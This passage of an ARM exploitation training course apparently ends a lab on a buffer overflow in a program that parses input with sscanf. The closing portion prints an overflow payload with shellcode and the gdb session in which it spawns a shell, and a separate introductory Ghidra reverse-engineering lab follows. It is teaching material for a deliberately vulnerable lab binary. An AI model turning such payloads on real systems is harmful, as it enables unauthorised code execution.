"\x64\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
```

Try combining the shellcode above with the python syntax needed for the run command in gdb. You may have to hit ctl-c and c to continue a couple of times, but if all goes well...

```
(gdb) run $(python2 -c 'print "\x64\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/tlv/tlv_dynamic $(python2 -c 'print "\x64\xff" + "A"*104 +
"\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
^C
Program received signal SIGINT, Interrupt.
0xb6fe12fa in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
[+] Processing 0x64 type
```

```
[-] Performing sscanf
process 1634 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fe12b8 in _dl_debug_state () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

Success!!! We modified our shellcode to avoid what sscanf considers bad characters and were able to get a shell!

Summary

In this lab we looked at some bytes that are considered bad characters and need to be avoided when attacking sscanf. By making some slight changes to our shellcode, we were able to avoid using these problematic bytes and successfully execute our shellcode.

Lab 6: Intro to Ghidra

Background

Ghidra is a free reverse engineering tool developed by the NSA. It is open source and has many features applicable to ARM. For our purposes, being able to analyze and decompile ARM binaries in a graphical is extremely helpful. For more information go to https://ghidra-sre.org/.

Objectives

- Creating a new project in ghidra
- Adding and analyzing ARM binary files
- Finding functions for disassembly and decompilation
- Changing variable names in the disassembly view

> **Note**
>
> This lab is intended as a basic starting point for working with ghidra. There are many, many, many features to explore.

Lab Preparation

> **Info**
>
> This lab will be done in the hammerhead virtual machine

- Boot up the `hammerhead` virtual machine in vmware and login using the credentials below.
  - User: `nemo`
  - Password: `nemo`

Creating a new project


Start up ghidra by running the following command in the hammerhead vm.

```
nemo@hammerhead:~$ ./ghidraRun &
```


Note

There is already a ghidra project that has been created in the hammerhead vm. If you would like to create a new one, pick a new project name and follow the instructions below, but if you would like to continue using the existing project skip down to Importing a File.

The first time you run ghidra, you should see the following window.




- Click File / New Project
- Select Non-Shared Project
- Change the Project Directory to the Documents folder and name the new project sans661




Importing a file

- Click File / Import File
- Browse to the labs/verify_pin folder
- Select the verify_pin file and click "Select File To Import"
- Accept the default settings by clicking OK (ghidra will detect that this file is in the ELF format and is an ARM little endian 32-bit binary)
- Review the Import Results Summary and click OK
- We should now see the verify_pin binary under the sans661 folder in our project




Importing an additional file

- We can add multiple files to the same project. Let's also add the simple_loop.arm binary to the sans661 project
- Follow the same steps as above and import the file ~/labs/simple_loop/simple_loop.arm
- We should now see both files in our project



Analyzing a binary

- Right click on the verify_pin binary and click "Open in default tool". This will start the CodeBrowser tool. Alternatively, you could click on the verify_pin and then click the Dragon icon.



- When asked if you would like to analyze the binary now, click Yes
- Accept the default options and click Analyze
- There will be some activity displayed in the lower right corner showing the progress of the analysis. We are working with some basic ELF files, so this analysis should finish relatively quickly

Re-arranging the CodeBrowser layout

- The ghidra CodeBrowser layout can be rearranged by dragging the title bars of the various windows to their desired locations. Also, the edges of the windows can be dragged to the desired size.
- Clicking on the Window menu in the title bar will show additional windows that can be added to the view.

Note

There are many great features to explore and ghidra can be overwhelming at first! Don't be discouraged. For the labs in this course we will just be using some of the basic features.


The ghidra layout can feel really cramped when viewed on a small laptop screen. As you become more comfortable with the tool, feel free to close any of the windows that you do not need and stretch out the important ones. You can always open them again by selecting them from the Window menu in the title bar.

Finding the verify_pin function in the Symbol Tree window


- Select the Functions folder in the Symbol Tree window and scroll down until you find the verify_pin function.

Note

